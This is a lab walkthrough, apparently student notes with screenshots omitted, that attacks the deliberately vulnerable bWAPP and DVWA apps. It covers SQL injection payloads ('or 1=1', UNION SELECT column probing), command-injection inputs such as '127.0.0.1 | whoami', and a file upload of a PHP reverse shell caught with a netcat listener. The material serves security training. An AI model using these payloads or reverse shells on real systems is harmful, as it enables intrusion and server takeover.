

**BWAPP SQL Injection**


**Step 1:**open browser in kali in type OWASP ip id in url




**Step 2**: select BWAPP in page



**Step 3**: use command “or 1=1 union select version (), database () “to see database name and version of database in url




**Step 4** : use command “ union select version(),2,3,4,5,6,7#” to check which columns are injectable




From this output we got column 2 ,3 ,4 ,5 as injectable columns

**Step 5** : use code “ union select 1, version(),database(),4,5,6,7” to get version and database name columns




**Step 6**: use code “union select 1,2, version (),3,4,5,6,7 “to check column 3 is giving output or not




With this output we column 3 is giving output

**Step7**: use code “union select 1,2,3,version (),4,5,6,7 “to check column 4 is giving output or not




With this output we column 4 is giving output

**Step 8**: use code “ union select 1,2,3,4,version(),6,7 “ to check column 5 is giving output




**Step 8**: use code “ union select 1,2,3,4,5,version(),7 “ to check column 6 is giving output




With this output we got column 6 is not injectable

**Step 9** : Try to get table name



**SQL INJECTION**  (search /get)


Use command “ ‘or 1=1 #” to get data of database in search box

****

**Command execution in dvwa**

**Under command execution** tab try ping to 192.168.56.102 (kali ip)


Command : 192.168.56.102




**Command** : 127.0.0.1



**Command**: 127.0.0.1 | whoami




**Command** : 127.0.0.1 | id



**Command** : 127.0.0.1 | ls -l



**Command** : 127.0.0.1 | pwd




**Command** : 127.0.0.1 | ps




**DVWA : File upload**

Upload any text file

We have uploaded text file to server

**Step2** : upload php file

**Server is taking PHP file** 

**We will try to get shell access by uploading php file**

**Step 1** : go to directory “cd /usr/share/webshells/php “




**Step2**:Check for “php-reverse-shell.php “ file

**Step3**: open this file with mousepad and edit the $ip and $sport number


At $ip: give you kali machine ip

$sport: give some random port



**Step 4** : save this file on Desktop

**Step 5** : upload this file in dvwa file upload section




**Step 6**: check whether file is uploaded or not



**Step 7** : open terminal in kali and start lister

Command sudo nc -lvp 5959




Listening started

**Step 8**: open browser click on the uploaded file



**Step 9**: come back to terminal and we have got shell access of OWASP machine



**Step 10**: run common cmd to check shell

